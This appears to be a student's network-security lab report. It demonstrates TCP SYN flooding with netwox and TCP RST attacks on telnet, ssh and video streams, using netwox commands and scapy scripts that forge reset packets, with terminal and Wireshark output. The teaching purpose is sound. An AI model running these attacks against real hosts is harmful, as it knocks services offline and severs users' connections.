For all the Tasks:

Victim (server): 10.0.2.10

Observer (client): 10.0.2.15

Attacker: 10.0.2.22

Task 1: SYN Flooding Attack

In this task we are trying to exploit the SYN-Flooding vulnerability in one of our host machine (victim). We are using three machines connected in the same LAN to simulate this attack, one of the machine is the attacker from which we are launching the SYN-flooding attack, we are using netwox tool to launch SYN-flooding attack, netwox with option 76 sends lot of random SYN packets from random IPs.

We disable the syncookies functionality in our victim using the command “sudo sysctl -w net.ipv4.tcp_syncookies=0”, this allows our victim machine to accept all packets without any counter measure. Once our syn flooding is successful we try to establish a new connection to our victim machine and because of the flooding the machine will not accept any new connections.

If we enable the syncookies again, we can establish the new telnet connection.

Current TCP connections:

```
[02/20/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.10:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/20/20]seed@VM:~$
```

```
[02/20/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 17:55:29 EST 2020 from 10.0.2.22 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/20]seed@VM:~$
```

```
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:23            10.0.2.15:37922         ESTABLISHED
[02/20/20]seed@VM:~$
```

We are disabling syncookies.

```
[02/20/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[02/20/20]seed@VM:~$
```


```
[02/20/20]seed@VM:~/tcp$ sudo netwox 76 -i "10.0.2.10" --dst-port 23 -s raw
[sudo] password for seed:
```


```
tcp        0      0 10.0.2.10:23            252.229.207.65:29783    SYN_RECV
tcp        0      0 10.0.2.10:23            244.244.183.115:46848   SYN_RECV
tcp        0      0 10.0.2.10:23            245.14.28.31:2850       SYN_RECV
tcp        0      0 10.0.2.10:23            246.37.66.202:30965     SYN_RECV
tcp        0      0 10.0.2.10:23            246.178.244.80:48622    SYN_RECV
tcp        0      0 10.0.2.10:23            245.123.230.119:50391   SYN_RECV
tcp        0      0 10.0.2.10:23            254.163.114.60:9868     SYN_RECV
tcp        0      0 10.0.2.10:23            241.194.144.77:45018    SYN_RECV
tcp        0      0 10.0.2.10:23            247.34.166.109:10240    SYN_RECV
tcp        0      0 10.0.2.10:23            252.204.200.204:34432   SYN_RECV
tcp        0      0 10.0.2.10:23            252.174.9.35:53547      SYN_RECV
tcp        0      0 10.0.2.10:23            248.221.58.164:50770    SYN_RECV
tcp        0      0 10.0.2.10:23            243.95.65.97:41010      SYN_RECV
tcp        0      0 10.0.2.10:23            245.187.85.37:36938     SYN_RECV
tcp        0      0 10.0.2.10:23            246.154.105.55:57372    SYN_RECV
tcp        0      0 10.0.2.10:23            240.144.168.122:47065   SYN_RECV
tcp        0      0 10.0.2.10:23            243.81.231.200:9438     SYN_RECV
tcp        0      0 10.0.2.10:23            242.163.115.138:23008   SYN_RECV
tcp        0      0 10.0.2.10:23            245.91.126.231:40280    SYN_RECV
tcp        0      0 10.0.2.10:23            247.45.108.143:7788     SYN_RECV
tcp        0      0 10.0.2.10:23            246.30.241.171:34284    SYN_RECV
tcp        0      0 10.0.2.10:23            240.131.35.107:53506    SYN_RECV
tcp        0      0 10.0.2.10:23            252.42.142.83:58890     SYN_RECV
tcp        0      0 10.0.2.10:23            243.129.150.3:37519     SYN_RECV
tcp        0      0 10.0.2.10:23            240.211.153.87:63968    SYN_RECV
tcp        0      0 10.0.2.10:23            246.77.113.17:57338     SYN_RECV
tcp        0      0 10.0.2.10:23            253.5.156.48:63562      SYN_RECV
[02/20/20]seed@VM:~$
```

Once our server is flooded with SYN packets, it is no longer accepting new connections.

```
[02/20/20]seed@VM:~/tcp$ telnet 10.0.2.10
Trying 10.0.2.10...
```

After enabling Syn cookies, we are able to connect to server again.







Task 2: TCP RST Attacks on telnet and ssh Connections

Interrupting Telnet Connections

We can reset an existing TCP connection using netwox 78. Netwox 78 sends reset packets. Initially we establish TCP connection between observer and victim using telnet, we send a TCP reset using netwox 78. If we try to send a syn packet or any packet from observer to victim the connection will be interrupted by Netwox's reset packet.





```
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:23            10.0.2.15:37936         ESTABLISHED
[02/20/20]seed@VM:~$
```

```
/bin/bash 117x28
[02/20/20]seed@VM:~$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 19:15:11 EST 2020 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/20]seed@VM:~$ aConnection closed by foreign host.
[02/20/20]seed@VM:~$
```

```
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~$
```

Interrupting SSH Connections

We do the same procedure, but this time we interrupt SSH connection instead of telnet connection.

```
/bin/bash 117
[02/20/20]seed@VM:~$ ssh 10.0.2.10
seed@10.0.2.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Feb 20 19:23:11 2020 from 10.0.2.15
[02/20/20]seed@VM:~$
```

```
/bin/bash 117x28
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22            10.0.2.15:59832         ESTABLISHED
[02/20/20]seed@VM:~$
```

```
/bin/bash 117x28
[02/20/20]seed@VM:~/tcp$ sudo netwox 78 -f "dst host 10.0.2.10 and dst port 22"
```

```
/bin/bash 117x28
[02/20/20]seed@VM:~$ ssh 10.0.2.10
seed@10.0.2.10's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Feb 20 19:23:11 2020 from 10.0.2.15
[02/20/20]seed@VM:~$ hipacket_write_wait: Connection to 10.0.2.10 port 22: Broken pipe
[02/20/20]seed@VM:~$
```

```
/bin/bash 117x28
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22            10.0.2.15:59832         ESTABLISHED
[02/20/20]seed@VM:~$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~$
```

Scapy to conduct the TCP RST attack on Telnet

In this task we are using scapy to send reset packets from our observer to victim machine, we are constructing a raw IP/TCP packet with reset flag, we are using our server (Victim) as destination host and port 23 as destination port, we are using the sequence number of the existing connection, and once we send the constructed packet it resets the connection. We can see the output in wireshark.

```
    61 2020-02-20… 10.0.2.15      10.0.2.10      TCP      66 37964 → 23 [ACK] Seq=1446710421 Ack=51424310 Win=30336 Len=0 T…
    62 2020-02-20… PcsCompu_fa:24:f5 Broadcast    ARP      60 Who has 10.0.2.10? Tell 10.0.2.22
    63 2020-02-20… PcsCompu_3b:2b:b3 PcsCompu_fa:24:f5 ARP  42 10.0.2.10 is at 08:00:27:3b:2b:b3
    64 2020-02-20… 10.0.2.15      10.0.2.10      TCP      60 37964 → 23 [RST] Seq=1446710421 Win=1048576 Len=0
    65 2020-02-20… 10.0.2.15      10.0.2.10      TELNET   67 Telnet Data ...
    66 2020-02-20… 10.0.2.10      10.0.2.15      TCP      54 23 → 37964 [RST] Seq=51424310 Win=0 Len=0
```

tcp_reset.py

```
1  #!/usr/bin/python
2  from scapy.all import *
3  ip  = IP(src="10.0.2.15", dst="10.0.2.10")
4  tcp = TCP(dport=23, sport=37964, flags="R", seq=1446710421)
5  pkt = ip/tcp
6  #ls(pkt)
7  #while(1):
8     #  _ = input("")
9  send(pkt)
10
```

```
[02/20/20]seed@VM:~/observer$ telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Feb 20 20:28:39 EST 2020 from 10.0.2
.15 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-ge
neric i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/20/20]seed@VM:~$ Connection closed by foreign ho
st.
[02/20/20]seed@VM:~/observer$
```


Scapy to conduct the TCP RST attack on SSH


We are doing the same task as we did for the telnet one before, we are just changing destination port as 22, and we are adding the current sequence number of the SSH connection through wireshark. Once we send the packet, the connection resets and we get can see the output in our observer.

tcp_reset.py

```
1  #!/usr/bin/python
2  from scapy.all import *
3  ip  = IP(src="10.0.2.15", dst="10.0.2.10")
4  tcp = TCP(dport=22, sport=59858, flags="R", seq=2887635470)
5  pkt = ip/tcp
6  #ls(pkt)
7  #while(1):
8     # _ = input("")
9  send(pkt)
10
```

```
[02/20/20]seed@VM:~/victim$ netstat -tna | grep -i est
Active Internet connections (servers and established)
tcp        0      0 10.0.2.10:22            10.0.2.15:59
858         ESTABLISHED
[02/20/20]seed@VM:~/victim$ netstat -tna | grep -i est
Active Internet connections (servers and established)
[02/20/20]seed@VM:~/victim$
```






TCP RST Attacks on Video Streaming Applications

We attempt to reset a live Video stream by sending a lot of TCP Reset packets using Netwox 78, I am viewing a video stream in my victim machine, and I am sending a lot of RST packets sourcing my victim machine, after few seconds the video starts to buffer and freezes at one point giving the below error as per the screenshot. The wireshark output and the video screenshot is provided below and also the Netwox command that is being used.


No.	Time	Source	Destination	Protocol	Length	Info
3848	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	443 → 34420 [RST, ACK] Seq=0 Ack=2473092020 Win=0 Len=0
3849	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	[TCP Port numbers reused] 443 → 34418 [SYN, ACK] Seq=15959 Ack…
3850	2020-02-21…	10.0.2.10	165.227.98.152	TCP	54	34418 → 443 [RST] Seq=808938802 Win=0 Len=0
3851	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	[TCP Port numbers reused] 443 → 34420 [SYN, ACK] Seq=16811 Ack…
3852	2020-02-21…	10.0.2.10	165.227.98.152	TCP	54	34420 → 443 [RST] Seq=2473092020 Win=0 Len=0
3853	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	443 → 34410 [FIN, ACK] Seq=12552 Ack=1085501822 Win=32768 Len=0
3854	2020-02-21…	10.0.2.10	165.227.98.152	TCP	54	34410 → 443 [RST] Seq=1085501822 Win=0 Len=0
3855	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	443 → 34414 [FIN, ACK] Seq=14256 Ack=325742618 Win=32768 Len=0
3856	2020-02-21…	10.0.2.10	165.227.98.152	TCP	54	34414 → 443 [RST] Seq=325742618 Win=0 Len=0
3857	2020-02-21…	165.227.98.152	10.0.2.10	TCP	60	443 → 34416 [FIN, ACK] Seq=15108 Ack=2719759531 Win=32768 Len=0
3858	2020-02-21…	10.0.2.10	165.227.98.152	TCP	54	34416 → 443 [RST] Seq=2719759531 Win=0 Len=0
3859	2020-02-21…	PcsCompu_3b:2b:b3	RealtekU_12:35:00	ARP	42	Who has 10.0.2.1? Tell 10.0.2.10
3860	2020-02-21…	RealtekU_12:35:00	PcsCompu_3b:2b:b3	ARP	60	10.0.2.1 is at 52:54:00:12:35:00




"Black Bloc Party". Alexandro Segade with Malik Gaines. [Two people perform in front of an audience in a dark room - one sings, and one plays piano]


about this video

I tried launching the same attack on large streaming applications like youtube, I was able to halt the video streaming by sending in a lot of reset packets to my server, there is a consistent video buffering that can be seen after a few seconds of attack. While doing my observation using wireshark I could see that Youtube was using some kind of load balancing mechanism and a lot of servers were responding to different segments of the video with random sequence of port numbers. Maybe that's why it took a while for us to freeze the connection. Wireshark output is provided below.






```
4525 2020-02-21… 10.0.2.10      172.217.11.46   TCP  54 40112 → 443 [RST] Seq=3338888266 Win=0 Len=0
4526 2020-02-21… 172.217.11.46  10.0.2.10       TCP  60 443 → 40114 [FIN, ACK] Seq=1144696 Ack=2688348613 Win=32768 Le…
4527 2020-02-21… 10.0.2.10      172.217.11.46   TCP  54 40114 → 443 [RST] Seq=2688348613 Win=0 Len=0
4528 2020-02-21… 172.217.11.46  10.0.2.10       TCP  60 443 → 40116 [FIN, ACK] Seq=1146585 Ack=1499443029 Win=32768 Le…
4529 2020-02-21… 10.0.2.10      172.217.11.46   TCP  54 40116 → 443 [RST] Seq=1499443029 Win=0 Len=0
4530 2020-02-21… 172.217.11.46  10.0.2.10       TCP  60 443 → 40118 [FIN, ACK] Seq=1148474 Ack=2691178488 Win=32768 Le…
4531 2020-02-21… 10.0.2.10      172.217.11.46   TCP  54 40118 → 443 [RST] Seq=2691178488 Win=0 Len=0
```



```
3035 2020-02-21… 10.0.2.10      172.217.12.142  TCP  54 60578 → 443 [RST] Seq=1518196922 Win=0 Len=0
3036 2020-02-21… 172.217.10.142 10.0.2.10       TCP  60 443 → 48104 [FIN, ACK] Seq=750651 Ack=2569327933 Win=32768…
3037 2020-02-21… 10.0.2.10      172.217.10.142  TCP  54 48104 → 443 [RST] Seq=2569327933 Win=0 Len=0
3038 2020-02-21… 172.217.10.110 10.0.2.10       TCP  60 443 → 45132 [FIN, ACK] Seq=753975 Ack=3629539964 Win=32768…
3039 2020-02-21… 10.0.2.10      172.217.10.110  TCP  54 45132 → 443 [RST] Seq=3629539964 Win=0 Len=0
3040 2020-02-21… 172.217.12.206 10.0.2.10       TCP  60 443 → 43204 [FIN, ACK] Seq=757311 Ack=2558064390 Win=32768…
3041 2020-02-21… 10.0.2.10      172.217.12.206  TCP  54 43204 → 443 [RST] Seq=2558064390 Win=0 Len=0
3042 2020-02-21… 172.217.12.206 10.0.2.10       TCP  60 443 → 43206 [FIN, ACK] Seq=758979 Ack=2896994033 Win=32768…
3043 2020-02-21… 10.0.2.10      172.217.12.206  TCP  54 43206 → 443 [RST] Seq=2896994033 Win=0 Len=0
3044 2020-02-21… 74.125.0.11    10.0.2.10       TCP  60 443 → 34992 [FIN, ACK] Seq=664730 Ack=1552441035 Win=32768…
3045 2020-02-21… 10.0.2.10      74.125.0.11     TCP  54 34992 → 443 [RST] Seq=1552441035 Win=0 Len=0
3046 2020-02-21… 172.217.12.206 10.0.2.10       TCP  60 443 → 43208 [FIN, ACK] Seq=760647 Ack=3048685734 Win=32768…
3047 2020-02-21… 10.0.2.10      172.217.12.206  TCP  54 43208 → 443 [RST] Seq=3048685734 Win=0 Len=0
3048 2020-02-21… 172.217.12.206 10.0.2.10       TCP  60 443 → 43210 [FIN, ACK] Seq=762315 Ack=3715870512 Win=32768…
```



```
2779 2020-02-21… 172.217.12.174 10.0.2.10       TCP  60 443 → 36202 [RST, ACK] Seq=0 Ack=4088572790 Win=0 Len=0
2780 2020-02-21… 172.217.12.174 10.0.2.10       TCP  60 [TCP ACKed unseen segment] 443 → 36202 [RST, ACK] Seq=7091…
2781 2020-02-21… 10.0.2.10      172.217.12.174  TCP  74 36204 → 443 [SYN] Seq=565907170 Win=29200 Len=0 MSS=1460 S…
2782 2020-02-21… 172.217.12.174 10.0.2.10       TCP  60 443 → 36204 [RST, ACK] Seq=0 Ack=565907171 Win=0 Len=0
2783 2020-02-21… 10.0.2.10      172.217.10.78   TCP  74 52956 → 443 [SYN] Seq=2398901287 Win=29200 Len=0 MSS=1460 …
2784 2020-02-21… 172.217.12.174 10.0.2.10       TCP  60 [TCP Port numbers reused] 443 → 36204 [SYN, ACK] Seq=71084…
2785 2020-02-21… 10.0.2.10      172.217.12.174  TCP  54 36204 → 443 [RST] Seq=565907171 Win=0 Len=0
2786 2020-02-21… 172.217.10.78  10.0.2.10       TCP  60 443 → 52956 [SYN, ACK] Seq=712494 Ack=2398901288 Win=32768…
2787 2020-02-21… 10.0.2.10      172.217.10.78   TCP  54 52956 → 443 [ACK] Seq=2398901288 Ack=712495 Win=29200 Len=0
